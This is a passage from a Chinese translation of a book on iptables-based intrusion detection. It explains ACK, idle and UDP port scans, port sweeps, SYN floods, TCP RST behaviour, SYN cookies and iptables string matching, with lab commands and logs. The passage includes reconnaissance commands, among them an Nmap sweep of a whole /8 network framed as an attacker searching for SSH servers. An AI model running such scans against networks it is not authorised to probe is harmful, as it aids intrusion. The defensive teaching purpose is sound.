ACK扫描的目的并不是为了确定某个端口是开放的还是关闭的，而是为了确定一个端口是否被一个有状态的防火墙过滤了。因为只要使用了Netfilter连接跟踪子系统（通过state匹配），iptables防火墙就是有状态的，所以ACK数据包能够进入iptablesfw系统的TCP协议栈并没有什么好惊奇的。在下面的示例中，因为ACK数据包并不属于任何合法的连接，所以正如下面显示的那样，没有RST数据包返回到扫描系统（注意❷处的ACK标记）：

```
[ext_scanner]# nmap -PO -sA 71.157.X.X
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-07-03 00:36 EDT
All 1672 scanned ports on 71.157.X.X are: ❶filtered
Nmap finished: 1 IP address (1 host up) scanned in 36.191 seconds
[iptablesfw]# grep ACK /var/log/messages | tail -n 1
```

```
Jul  3 00:37:18 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=40 TOS=0x00 PREC=0x00 TTL=43 ID=51322 PROTO=TCP SPT=62068 DPT=6006
WINDOW=4096 RES=0x00 ❷ACK URGP=0
```

- TCP Idle扫描

TCP idle扫描是一种高级扫描模式，它需要有3个系统：发起扫描的系统、被扫描的目标主机和一个运行着TCP服务但使用率并不是很高的傀儡主机（这个扫描模式名称中的“idle”（空闲）一词就来源于此）。idle扫描的方式如图3-6所示。




图3-6　TCP idle扫描

idle扫描利用了这样3个事实：IP针对每一个通过IP协议栈发送的数据包将IP ID值加1；TCP协议栈以SYN/ACK作为对发往开放端口的SYN数据包的响应或以RST/ACK数据包作为对发往关闭端口的SYN数据包的响应；所有的TCP协议栈都应忽略不请自来的RST/ACK数据包。这些事实允许扫描系统在维护它与傀儡主机之间的一个TCP会话的同时，通过发送源地址被伪造为傀儡主机IP地址的SYN数据包给目标系统以监视傀儡主机是如何增加它的IP ID值的。通过接收来自傀儡系统的数据包并查看其IP首部中的IP ID值，扫描系统能够推断目标系统的某个端口是开放的还是关闭的。

当一个源IP地址被伪造为傀儡主机IP地址的SYN数据包从扫描系统发送至目标主机的某个开放端口时（见图3-6），目标主机将响应一个SYN/ACK（到傀儡系统）。因为傀儡主机接收到的SYN数据包其实是不请自来的（它是由扫描系统发送伪造数据包而得来的），所以它将返回一个RST数据包[①]给目标系统，从而将IP ID计数器的值加1。如果一个SYN数据包从扫描系统发送至目标主机的关闭端口（该数据包的源IP地址仍然是伪造的），那么目标主机将返回一个RST/ACK数据包给傀儡主机，而傀儡主机将忽略这个不请自来的数据包。因为在这种情况下，傀儡主机并没有发送数据包，所以其IP ID值不会增加。

① 本例来自傀儡主机的RST数据包不包含ACK位，这是因为来自目标主机的SYN/ACK数据包设置了ACK位。更多有关在何种情况下一个RST数据包将设置ACK位的内容请见3.4.1节的“RST与RST/ACK”部分。

通过监视IP ID值是如何增加的（对于目标主机上的开放端口将加1，对于关闭端口则不变），扫描系统就可以推断出目标系统上哪个端口是开放的。但决定idle扫描是否成功的最重要因素是傀儡主机上提供服务的使用率。一个热门的Web服务器并不适合做傀儡机，因为每个TCP连接都将增加IP ID值，这导致大部分时候IP ID值的增加量都超出了扫描系统的控制范围，从而使得将IP ID值与被扫描端口进行关联变得没有实际意义。

作为idle扫描目标主机的系统无法了解扫描的真正源地址，因为它们看到的都是来自傀儡主机的伪造SYN数据包。目标主机上的iptables日志看起来和一个普通的SYN扫描的日志没有什么不同（见3.3.1节的“TCP SYN或半开放扫描”部分）。

说明 如果傀儡主机上运行着一个默认策略为丢弃的防火墙，那么使得idle扫描可以正常工作的唯一方法是让扫描系统将傀儡主机上的一个开放TCP端口硬编码为SYN数据包的源端口。这么做是因为傀儡主机的TCP协议栈将看不到被过滤的SYN/ACK数据包，所以它不会发送RST数据包，因此IP ID值也不会增加。在某些情况下，当傀儡主机部署了防火墙时，idle扫描唯一可以利用的端口就是那些傀儡主机上很少被访问的服务端口。

- UDP扫描

由于UDP并没有为建立连接实现控制信息，所以针对UDP服务的扫描被简单化了，它可以通过发送数据到UDP端口，然后在一个合理的时间段内等待是否有数据返回来完成。因为当UDP数据包到达未被过滤的端口并且目标主机上没有服务器在监听该端口时，目标主机将返回ICMP端口不可达消息，因此扫描系统很容易确定UDP端口是否是关闭的。

但对于开放端口来说正好相反，即使数据包没有被过滤，发往开放端口的UDP数据包也可能遇到完全的沉默。这是因为UDP服务器没有义务必须要作出响应，它是否会作出响应完全依赖于绑定到该端口的特定服务器应用程序的自行判断。

如果防火墙拦截了来自扫描系统到某个特定端口的UDP数据包，扫描系统将什么也接收不到，这对它来说就好像绑定到该端口的UDP应用程序没有什么要说一样。（这就是为什么被过滤的端口将被Nmap记录为open|filtered的原因。）例如，下面显示的是针对iptablesfw系统的Nmap UDP扫描以及iptables日志中的一些信息。你可以看到所有被扫描的UDP端口都处于open|filtered状态（粗体显示），在扫描输出的后面是一个UDP iptables日志信息样本：

```
[ext_scanner]# nmap -P0 -sU 71.157.X.X
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-07-03 00:44 EDT
All 1482 scanned ports on 71.157.X.X are: open|filtered
Nmap finished: 1 IP address (1 host up) scanned in 32.260 seconds

[iptablesfw]# tail /var/log/messages | grep UDP | tail -n 1
Jul  3 00:45:01 iptablesfw kernel: DROP IN=eth0 OUT=
```

```
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=28 TOS=0x00 PREC=0x00 TTL=42 ID=48755 PROTO=UDP SPT=60906 DPT=381 LEN=8
```

3.3.2　端口扫射

端口扫射是一种类似于端口扫描的侦察方法。但与列举单一主机上可访问服务不同的是，端口扫射检查多个主机上某一个服务的可用性。从安全的角度来看，端口扫射应比端口扫描引起更大的关注，这是因为它们通常暗示一个系统已被蠕虫入侵，并且它正在寻找其他可被感染的目标。如果一个网络中正在运行着大量Windows系统（它们通常是蠕虫活动的主要目标），那么对端口扫射的检测将比对端口扫描的检测更重要。但面对像SQL Slammer这样可以在几分钟内感染全球成千上万系统的蠕虫，即使早期检测到了它可能也没有什么用处，因为检测到该蠕虫的时候，可能为时已晚。当一个像Slammer这样快速传播的蠕虫最初被释放时，编写一个新的Snort签名并将它分发所需的时间要远远长于蠕虫感染几乎每一个有漏洞的系统所需的时间。如果存在一个准确的签名，入侵防御系统可能可以阻止蠕虫的入侵，但限制蠕虫入侵的最佳方法是修补它可以利用的漏洞。但不管怎么说，检测来自内部网络的端口扫射是判断系统是否被感染的一个好方法（并且幸运的是，并不是所有的蠕虫传播速度都和Slammer蠕虫一样快）。

Nmap可以轻松地利用它的扫描能力来针对某个特定服务扫射整个网络。例如，如果一个攻击者想利用SSH守护进程的漏洞，Nmap可以使用如下命令在整个10.0.0.0/8子网中找到所有该服务的可访问实例：

```
[ext_scanner]# nmap -P0 -p 22 -sS 10.0.0.0/8
```

3.3.3　TCP序号预测攻击

TCP协议本身并没有内置强认证或加密层，这个任务留给了应用层。因此，TCP会话容易遭受到各种各样的旨在将数据注入到TCP数据流、劫持会话或强制会话关闭的攻击。

为了将数据注入一个已建立的TCP连接，攻击者必须知道（或猜测出）用于跟踪数据传输的当前序号，而这个序号取决于在传输任何数据之前连接的每一端所选择的初始序号。为了确保初始序号是随机选择的，人们对一些TCP协议栈的实现做了大量的工作（OpenBSD TCP协议栈就是一个很好的例子），而且当TCP连接不能被攻击者嗅探时，TCP协议栈首部中的序号字段的长度（32位）也为序号的猜测提供了一些阻力。不过，Paul A. Watson在“滑动窗口：TCP重置攻击（Slipping in the Window:TCP Reset Attacks）”（更多信息请见http://osvdb.org/ref/04/04030-SlippingInTheWindow_v1.0.doc）一文中介绍的通过RST数据包破坏Cisco路由器中BGP对等会话的攻击，就是一个相当著名的猜测TCP序号的例子。

当内外网之间存在一个运行着iptables的网关时，阻止内部网络中的用户使用序号猜测方式攻击外网TCP会话的最佳方法之一，就是建立规则丢弃来自内部网络的伪造数据包。也就是说，这类攻击如果想成功，攻击者必须伪造数据包以穿越iptables并进入来自外网TCP客户端或服务器IP

地址的连接。在使用iptables时，通过丢弃来自内网接口并且源地址为外网地址的数据包，我们可以很容易地阻止网关转发伪造数据包。（第1章中讨论的默认iptables策略就实现了这个功能。）

3.3.4 SYN 洪泛

SYN洪泛创建大量伪造源地址的TCP SYN数据包，并将它们发送给一个特定的TCP服务器。其目的是通过强制目标主机的TCP协议栈使用它的所有资源来发送SYN/ACK数据包，并等待永远不会到来的ACK数据包以耗尽服务器资源。SYN洪泛是一个纯粹的拒绝服务攻击。iptables可以使用limit匹配来提供对SYN洪泛的防范：

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp --syn -m limit --limit 1/s -j ACCEPT
```

3.4 传输层回应

在某些情况下，传输层可以针对通信发出回应。防火墙或其他过滤设备可以基于传输层首部实现过滤操作（见第1章中的iptables.sh脚本），制造TCP RST或RST/ACK数据包以中断TCP连接，或控制进入数据包的速率（如在给定时间中TCP SYN数据包的数目）。

说明 *我们将在第10章和第11章看到更积极的应对措施，将在那里说明当检测到应用层攻击时，如何使用iptables在网络层和传输层进行回应。*

但根据当前入侵系统的情况来看，绝大部分攻击都来自于应用层。一个针对目标系统的应用层攻击所涉及的传输层通信本身可能并没有什么害处（毕竟攻击者需要传输层能够正常工作）。但对传输层活动（如端口扫描或端口扫射）进行回应则是很危险的，因为端口扫描和端口扫射可以很轻易地伪造其源IP地址。

3.4.1 TCP 回应

对TCP来说，传输层内置了用于中断连接的响应机制。这个能力是以TCP RST（重置）或RST/ACK（重置/确认）数据包的形式实现的。不论连接的当前状态是什么，这个数据包都将通知对端TCP协议栈没有数据要发送了并且连接将被中断。RST标记是TCP首部中6位宽的控制位字段中的一个元素。每当TCP客户端或服务器遇到一个不能维持的情况时，连接的两端都可以发送一个RST数据包来中断连接。

1. RST与 RST/ACK

许多防火墙和入侵检测系统都可以发送TCP RST数据包中断恶意连接，但发送这类数据包的实现细节差别很大。一个经常被忽略的实现细节是防火墙或IDS是发送RST数据包还是发送

RST/ACK数据包。

根据RFC 793的规定，TCP协议栈只在3种情况下生成RST/ACK数据包，其余时间只发送没有设置ACK位的RST数据包。此外，在TCP会话中看到的最后一个数据包中的ACK标记和用于中断连接的RST数据包之间有一个反向的关系。也就是说，如果最后一个数据包包含ACK标记，那么RST数据包就不应包含该标记；反之则RST数据包应包含该标记。

例如，若TCP SYN数据包被发送到一个没有服务器监听的端口（即该端口处于关闭状态），则目标主机将返回一个RST/ACK给客户端。但如果是SYN/ACK数据包被发送到关闭端口，那么返回给客户端的将是一个没有设置ACK位的RST数据包。下面的例子说明了这两种情况：

```
❶ [iptablesfw]# iptables -I INPUT 1 -p tcp --dport 5001 -j ACCEPT
❷ [ext_scanner]# nmap -P0 -sS -p 5001 71.157.X.X
  [iptablesfw]# tcpdump -i eth0 -l -nn port 5001
  tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
  listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
  17:10:24.693292 IP 144.202.X.X.33736 > 71.157.X.X.5001: S
  522224616:522224616(0) win 2048 <mss 1460>
  17:10:24.693413 IP 71.157.X.X.5001 > 144.202.X.X.33736: ❸R 0:0(0) ack
  522224617 win 0
❹ [ext_scanner]# nmap -P0 -sA -p 5001 71.157.X.X
  [iptablesfw]# tcpdump -i eth0 -l -nn port 5001
  tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
  17:11:03.985446 IP 144.202.X.X.62669 > 71.157.X.X.5001: . ack 1406759780 win
  1024
  17:11:03.985477 IP 71.157.X.X.5001 > 144.202.X.X.62669: ❺R
  1406759780:1406759780(0) win 0
```

在❶处，iptables将TCP端口5001单独列出来，任何客户都被允许使用TCP协议直接和iptablesfw系统上的端口5001通信。这消除了iptables作为一种潜在的因素影响测试结果的可能性。在❷处，一个标准的Nmap SYN扫描被发送到iptablesfw系统的端口5001，我们在它的下一行使用tcpdump命令来监视网络接口上的数据传输。在❸处，本地TCP协议栈向客户端返回一个RST数据包，并且这个数据包有一个非零的确认值，这是因为Nmap发送的SYN数据包（显示在tcpdump输出中❸处的上一行）没有包含ACK位。

在❹处，另一个Nmap扫描被发送到端口5001，但这次是一个ACK扫描。❺处显示了本地TCP协议栈回应的RST数据包，它没有确认值也没有设置ACK位，这是因为由Nmap发送的数据包包含了确认值并设置了ACK位。

iptables的REJECT目标实现了在匹配的TCP数据包中的ACK标记和它所生成的RST数据包之间的反向关系。这是由内核源代码linux/net/ipv4/netfilter/ipt_REJECT.c文件中的下列代码段决定的（见send_reset()函数，部分代码已被简化以方便阅读）：

```
static void send_reset(struct sk_buff *oldskb, int hook)
{
```

```
        struct tcphdr *tcph;
❶       int needs_ack;
❷       if (tcph->ack) {
❸               needs_ack = 0;
                tcph->seq = oth->ack_seq;
                tcph->ack_seq = 0;
        } else {
❹               needs_ack = 1;
                tcph->ack_seq = htonl(ntohl(oth->seq) + oth->syn + oth->fin
                              + oldskb->len - oldskb->nh.iph->ihl*4
                              - (oth->doff<<2));
                tcph->seq = 0;
        }
❺       tcph->ack = needs_ack;
```

❶处声明了标记变量needs_ack，它用于判断生成的TCP RST数据包是否应包含ACK控制位（以及相应的非零确认值）。如果原来的TCP数据包包含ACK位（见❷——此处的tcph指针指向原来数据包的一个可写副本），那么needs_ack标记和确认值都被设置为0（❸）。如果原来的TCP数据包不包含ACK位，那么needs_ack标记将被设置为1，并且确认值得自原来的数据包（❹）。最后，在❺处，ACK标记是设置为0还是1取决于needs_ack标记的值。REJECT目标中的这段逻辑从实现TCP协议栈的代码中复制，你可以在Linux内核源代码net/ipv4/tcp_ipv4.c文件中的tcp_v4_send_reset()函数中看到这段代码。要想看到它的实际使用情况，我们将让iptables在一个连接进入已建立状态并且客户端发送字符串tester到服务器后中断该连接。（在第10章和第11章还会看到更多这类针对应用层数据的传输层回应的例子。）

```
❶ [iptablesfw]# iptables -I INPUT 1 -p tcp --dport 5001 -j ACCEPT
  [iptablesfw]# iptables -I INPUT 1 -p tcp --dport 5001 -m string --string
  "tester" --algo bm -j REJECT --reject-with tcp-reset
❷ [iptablesfw]# nc -l -p 5001 &
  [1] 8135
  [ext_scanner]$ echo "tester" | nc 71.157.X.X 5001
❸ [iptablesfw]# tcpdump -i eth0 -l -nn -s 0 -X port 5001
❹ 22:33:25.826122 IP 144.202.X.X.54922 > 71.157.X.X.5001: S 741951920:
  741951920(0) win 5840 <mss 1460,sackOK,timestamp 842078832 0,nop,wscale 6>
  22:33:25.826161 IP 71.157.X.X.5001 > 144.202.X.X.54922: S 264203278:
  264203278(0) ack 741951921 win 5792 <mss 1460,sackOK,timestamp 647974503
  842078832,nop,wscale 5>
  22:33:25.826263 IP 144.202.X.X.54922 > 71.157.X.X.5001: . ack 1 win 92
  <nop,nop,timestamp 842078832 647974503>
  22:33:25.826612 IP 144.202.X.X.54922 > 71.157.X.X.5001: P 1:8(7) ❺ack 1 win
  92 <nop,nop,timestamp 842078832 647974503>
        0x0000:  4500 003b 53c2 4000 4006 1d94 0000 0000  E..;S.@.@...G..5
        0x0010:  0000 0000 d68a 1389 2c39 49b1 0fbf 6c0f  G..3....,9I...l.
        0x0020:  8018 005c b82a 0000 0101 080a 3231 1a70  ...\.*......21.p
        0x0030:  269f 4e67 7465 7374 6572 0a              &.Ng❻tester.
  22:33:25.826665 IP 71.157.X.X.5001 > 144.202.X.X.54922: ❼R
  264203279:264203279(0) win 0
```

在❶处，iptables将TCP端口5001的ACCEPT规则单独列出来，其后是中断包含字符串tester

连接的规则。在❷处，一个TCP服务器绑定到端口5001，下一行显示了通过TCP连接将字符串tester发送到防火墙的5001端口的命令。在❸处，我们调用了tcpdump命令，参数-s0确保所有应用层数据（其中有些数据被简化了）都被捕获，-X参数将打印出应用层数据。你可以在❹处开始看到TCP的三次握手过程，在❺处，你可以看到在防火墙发送RST数据包之前对端发送的最后一个数据包设置了ACK位，并且该数据包包含字符串tester（❻）。最后，在❼处，防火墙生成了RST数据包。（注意：它有一个以粗体显示的序号，但ACK控制位没有被设置，这是因为前一个数据包包含了ACK位。）

2. 入侵检测系统和RST的生成

虽然RFC 793已非常明确地说明了RST数据包包含确认值和相应的ACK控制位的条件，但许多入侵检测系统在生成RST数据包以中断TCP会话时并没有遵循RFC文档的规定。例如，在Snort IDS中，无论是flexresp还是flexresp2检测插件都在它们检测到攻击并回应RST数据包时，在该数据包中将RST和ACK控制位同时硬编码进去，而且至少有一个商业IDS产品（我们在这里不去点名）也做了同样的事情。相反的是，Snort react检测插件即使在它发送的RST数据包中包括非零确认值的情况下也不会设置ACK控制位。一般而言，因为Snort规则通常包含应用层匹配需求，并且在TCP连接中包含数据的数据包都会设置ACK位，所以与flexresp或flexresp2插件相比，react检测插件实现的策略更好（至少对RST数据包中的ACK标记而言是这样）。

3. SYN Cookies

使TCP协议栈在SYN洪泛攻击的情况下仍能很好工作的一个有趣方法是启用SYN cookies。虽然一个被动的IDS不能将SYN cookies实现为对攻击的回应[①]，但SYN cookies很容易在Linux系统中通过/proc文件系统启用，只需Linux内核编译进了对CONFIG_SYN_COOKIES的支持。启用方法如下所示：

```
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

SYN cookie概念由Daniel Bernstein提出（见http://cr.yp.to/syncookies.html），它提供了一种在TCP握手过程中建立服务器序号的方法，使得当客户端返回最后的ACK时，该序号可以被用于重建合法客户的初始序号。这样一来服务器可以重用内核资源，而不用保留它就能从客户端接收到SYN数据包后创建一个连接。因为服务器并不知道在它发送SYN/ACK后客户端是否会响应一个ACK（事实上，在SYN洪泛攻击中，大多数SYN数据包都不会伴随一个最终的ACK来完成连接），所以使用SYN cookies可以提供一个有效的方式来防御SYN洪泛攻击（尽管也有人批评SYN cookie技术）。

3.4.2　UDP回应

UDP没有像TCP那样的数据确认模式的开销，其结构的欠缺使得它的数据传输速度很快。但

① 部署SYN cookies需要本地TCP协议栈支持SYN cookies或一个单独的线内设备能够通过一个支持SYN cookies的协议栈代理TCP连接。

这种欠缺也意味着UDP没有内置的机制来让一个系统停止发送UDP数据包。

但UDP协议栈还是利用ICMP实现了一个最基本的响应机制：如果UDP数据包被发送到一个没有UDP服务器监听的端口（当然前提是它没有被防火墙截获），那么目标系统通常将返回一个ICMP端口不可达消息。例如，如果我们在iptables防火墙中允许发往端口5001的UDP数据包，但却没有UDP服务器绑定到该端口，那么我们将看到一个ICMP端口不可达消息返回到UDP客户端，如下面的粗体字所示：

```
[iptablesfw]# iptables -I INPUT 1 -p udp --dport 5001 -j ACCEPT
[ext_scanner]$ echo -n "aaaa" | nc -u 71.157.X.X 5001
[iptablesfw]# tcpdump -i eth0 -l -nn port 5001
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:12:30.119336 IP 144.202.X.X.40503 > 71.157.X.X.5001: UDP, length 4
15:12:30.119360 IP 71.157.X.X > 144.202.X.X: ICMP 71.157.X.X udp port 5001
unreachable, length 40
```

入侵检测系统和防火墙也可以生成ICMP端口不可达消息以回应UDP通信。iptables的REJECT目标通过--reject-with icmp-port-unreachable命令行参数支持这种回应方式。例如，下面的规则定义了当在端口5001接收到一个UDP数据包时，它将发送一个ICMP端口不可达消息，并且（就像由iptables生成的所有其他数据包一样）这个消息是在UDP协议栈看到对端发来的数据包之前就由内核在内部生成了。当在防火墙中放入这个规则之后，无论是否有一个UDP服务器绑定到端口5001，防火墙都将返回一个ICMP端口不可达消息。为了证明这一点，在从客户端上发送UDP数据包之前，我们在防火墙上启用一个UDP服务器以监听端口5001（❶），我们将在❷处看到即使服务器绑定了该端口，防火墙仍然返回了一个ICMP消息：

```
[iptablesfw]# iptables -I INPUT 1 -p udp --dport 5001 -j REJECT --reject-with
icmp-port-unreachable
[iptablesfw]# ❶nc -l -u -p 5001 &
[1] 12001
[ext_scanner]$ echo -n "aaaa" | nc -u 71.157.X.X 5001
[iptablesfw]# tcpdump -i eth0 -l -nn port 5001
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:28:55.949157 IP 144.202.X.X.31726 > 71.157.X.X.5001: UDP, length 4
15:28:55.949264 IP 71.157.X.X > 144.202.X.X: ❷ICMP 71.157.X.X udp port 5001
unreachable, length 40
```

3.4.3 防火墙规则和路由器 ACL

像使用RST数据包中断一个可疑的TCP连接或在检测到UDP通信中的攻击后发送ICMP端口不可达消息这样的传输层回应在某些情况下是有用的。但这些回应针对的只是单个的TCP连接或UDP数据包，它们并不是一种持久的拦截机制以阻止攻击者尝试新的攻击。

幸运的是，发送TCP RST或ICMP端口不可达消息还可以和在防火墙策略或路由器ACL中针

对攻击者IP地址和被攻击服务所动态创建的拦截规则（在拦截规则中同时使用了网络层和传输层匹配条件）相结合。例如，如果检测到一个攻击者从IP地址144.202.X.X上发动了到一个Web服务器的攻击，下面的iptables规则将通过FORWARD链限制该IP地址和Web服务器通信的能力：

```
[iptablesfw]# iptables -I FORWARD 1 -s 144.202.X.X -p tcp --dport 80 -j DROP
```

但一旦针对某个攻击者即时启用了拦截规则，这个规则就应由一个单独的代码段管理，以便在经过一段可配置的时间段后删除它。第10章和第11章将更详细地讨论iptables的响应选项和配置。

第4章

应用层的攻击与防御

构建应用层（OSI参考模型中的第7层）是构建其下各层的缘由。OSI参考模型中下面6层的构建奠定了因特网呈爆炸式增长的基础，而凌驾于这些层之上的应用程序则是“烧旺炉火的燃料”。现在有着数以千计的基于因特网的应用程序，它们旨在帮助各类用户（如消费者、各国政府与跨国公司等）简化任务和解决问题。人们普遍关注这些应用程序的安全性，目前，从像Bugtraq这样的来源所公布漏洞的频率来看，应用程序的安全现状不容乐观。

当谈到入侵系统时，应用层是大多数入侵行为所针对的目标。高价值的攻击目标（如网上银行和敏感的医疗信息的接口）都存在于应用层或可从应用层访问，而且如今的威胁环境显示了一种攻击者以获取金钱为目的而入侵系统的趋势，在这一过程中，个人的隐私暴露无遗。如果在应用程序生命周期的各个阶段（设计、开发、部署和维护），都把安全性放在较高的优先级上，应用程序的状况就会好得多。

4.1 使用 iptables 实现应用层字符串匹配

任何IDS所必须具备的一个最重要的功能是搜索应用层数据，找到恶意字节序列。但因为与网络层和传输层协议相比，应用程序的结构定义通常远没有那么严格，因此入侵检测系统在检查应用层数据时必须具备足够的灵活性。

例如，如果一个IDS在检查应用层通信时，它假设某些字节序列是不可侵犯的（并因此可能忽略对它的检测），那么应用层协议中某些内容的改变就可能会使这种假设失效，并使得IDS错过对采用某种意料之外方式所传输攻击的检测。攻击者可以操纵应用层协议中被IDS忽略的区段，去利用应用层协议的某个特定实现中的漏洞。

因此，我们需要一个灵活的机制来检查应用层数据。具备对网络通信中整个应用层有效载荷执行字符串匹配的能力是完成这一任务所需的第一步，iptables的字符串匹配扩展提供了这一功能。

说明 这就是为什么我要在1.4节中强调要启用字符串匹配支持的原因，字符串匹配还将在第9、10和11章中讨论fwsnort时被大量使用。

iptables字符串匹配扩展使用快速Boyer-Moore字符串搜索算法（见http://www.cs.utexas.edu/users/moore/best-ideas/string-searching）在数据包有效载荷中搜索匹配字符串。因为这个算法能够快速地在有效载荷数据中匹配字符串，所以它经常被入侵检测系统——包括最优秀的开源IDS Snort（http://www.snort.org）——所使用。

说明　从2.4版本的内核开始，iptables就支持了字符串匹配，但一个和如何将分组的数据结构存储在内核内存中有关的结构变化（允许sk_buff结构跨越非连续内存）破坏了从2.6.0内核到2.6.13.5内核中的字符串匹配功能。2.6.14版本的内核重写了字符串匹配扩展，从那时到现在，该功能一直被包括在内核中。

4.1.1　实际观察字符串匹配扩展

为了测试iptables字符串匹配功能，我们将构建一个简单的使用该功能的iptables规则以验证它是否能像其所宣称的那样工作。下面的规则使用iptables的LOG目标在客户端发送字符串tester给监听TCP端口5001的Netcat服务器时生成一个syslog消息。（我们需要添加ACCEPT规则以使得来自第1章的默认iptables策略允许从一个外部源地址建立到服务器的TCP连接。）

```
[iptablesfw]# iptables -I INPUT 1 -p tcp --dport 5001 -m string --string "tester"
❶--algo bm -m state --state ❷ESTABLISHED -j LOG --log-prefix "tester"
[iptablesfw]# iptables -I INPUT 2 -p tcp --dport 5001 -j ACCEPT
```

请注意在上面❶处的iptables命令行参数--algo bm。字符串匹配扩展是建立在Linux内核中的一个文本搜索基础构造之上的（位于内核源代码linux/lib目录中）。它支持几种不同的算法，包括Boyer-Moore字符串搜索算法（上面的bm）和Knuth-Morris-Pratt字符串搜索算法（kmp）[①]。

❷处的-m state --state ESTABLISHED命令行参数将字符串匹配操作限制为只针对已建立的TCP连接中的数据包，这意味着没有人能让这个iptables规则匹配来自任意源地址的伪造数据包——必须首先建立一个双向连接。

我们首先使用Netcat派生一个监听本地TCP端口5001的TCP服务器，然后再次从ext_scanner系统上使用它作为一个客户端发送字符串tester到服务器：

```
[iptablesfw]$ nc -l -p 5001
[ext_scanner]$ echo "tester" | nc 71.157.X.X 5001
```

现在，我们将检查系统日志文件，验证字符串匹配规则生成了适当的syslog信息：

```
[iptablesfw]# tail /var/log/messages | grep tester
Jul 11 04:19:14 iptablesfw kernel: tester IN=eth0 OUT=
```

① 对于大多数字符串匹配需求来说，Boyer-Moore字符串搜索算法要优于Knuth-Morris-Pratt算法。BM在最好情况下的性能是$O(n/m)$，而KMP的则是$O(n)$，其中n是被搜索文本的长度，m是搜索字符串的长度。http://people.netfilter.org/pablo/textsearch上提供了一些这两个算法之间性能比较的图表。

```
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=59 TOS=0x00 PREC=0x00 TTL=64 ID=41843 DF PROTO=TCP SPT=55363 DPT=5001
WINDOW=92 RES=0x00 ACK PSH URGP=0
```

请注意上面以粗体字显示的日志前缀tester。通过检查这条日志信息的其余部分，我们可以确认与这条日志信息相关的数据包的确是从ext_scanner系统发往监听TCP端口5001的Netcat服务器。

说明 我们可以使用telnet（运行在行模式下）作为我们的客户端，达到和使用Netcat相同的效果，使用telnet将使得整个字符串tester包含在单个数据包中。尽管telnet工作得很好，但它有一些严重的局限性：它不能与UDP服务器交互，而且我们也很难通过telnet来生成任意的不可打印的字符。

4.1.2 匹配不可打印的应用层数据

当Netcat作为一个客户端运行时，它可以很轻松地和UDP服务器交互，就像它和那些监听TCP套接字的服务器交互一样。当把一个小的Perl脚本和它配合使用时，它就可以通过网络发送任意字节的数据，包括那些不能以可打印ASCII字符表示的字节。这个功能非常重要，因为许多攻击都利用了不可打印的字节。为了模拟这类攻击，我们需要能够从客户端生成同样的字节。

例如，假设你需要发送一个字符串（包括10个代表日元的字符）到监听端口5002的UDP服务器，并且你想要iptables匹配这些字符。根据ISO 8859-9字符集（在命令行提示符下输入man iso_8859-9）的定义，十六进制代码A7代表了日元符号，所以下面的命令将完成这一任务。

我们首先使用--hex-string参数执行iptables，并在该参数后的“|”字符之间输入指定的十六进制字节：

```
[iptablesfw]# iptables -I INPUT 1 -p udp --dport 5002 -m string --hex-string
"|a7a7a7a7a7a7a7a7a7a7|" --algo bm -j LOG --log-prefix "YEN "
```

接下来，我们派生一个监听端口5002的UDP服务器[①]。最后，我们使用Perl命令生成10个连续的十六进制A7字节，该输出将通过管道传递给Netcat并最终通过网络发送到UDP服务器：

```
[iptablesfw]$ nc -u -l -p 5002
[ext_scanner]$ perl -e 'print "\xa7"x10' | nc -u 71.157.X.X 5002
```

当然，iptables将匹配这个数据包，正如你在syslog日志信息中看到的那样（注意以粗体字显示的YEN日志前缀）：

① 严格说来，我们并不需要在这里派生一个UDP服务器，因为数据是通过UDP套接字发送的，它不需要首先建立一个连接，所以无论是否有一个用户空间的服务器在监听，iptables都将看到包含日元符号YEN十六进制代码的UDP数据包。还要注意的是，我们不需要在iptables策略中添加ACCEPT规则以生成log信息（虽然数据不能通过默认的DROP策略以到达用户空间的服务器）。如果你想要看到Netcat如何在连接的服务器端表示数据，就需要为UDP端口5002添加ACCEPT规则。

```
[iptablesfw]# tail /var/log/messages | grep YEN
Jul 11 04:15:14 iptablesfw kernel: YEN IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=38 TOS=0x00 PREC=0x00 TTL=64 ID=37798 DF PROTO=UDP SPT=47731 DPT=5002 LEN=18
```

4.2　应用层攻击的定义

我们将应用层攻击定义为：未经应用程序拥有者或管理者同意，破坏应用程序、应用程序的用户或由应用程序管理的数据的行为。应用层攻击通常并不依赖于在其下各层所使用的攻击技术，尽管应用层攻击有时会使用这类技术（如IP欺骗或TCP会话劫持）来改变应用层攻击传递给目标系统的方式。

应用层攻击之所以会存在，通常是因为程序员是在严格的期限压力下发布的代码，他们并没有足够的时间来发现并解决将会导致安全漏洞的错误。此外，许多程序员未考虑到使用某些特定语言结构将会导致应用程序暴露在隐式攻击下。最后，许多应用程序有着复杂的配置，缺乏经验的用户可能会在部署应用程序时启用了危险的选项，从而导致应用程序的安全性降低。

应用层攻击的类型可以分为如下3种。

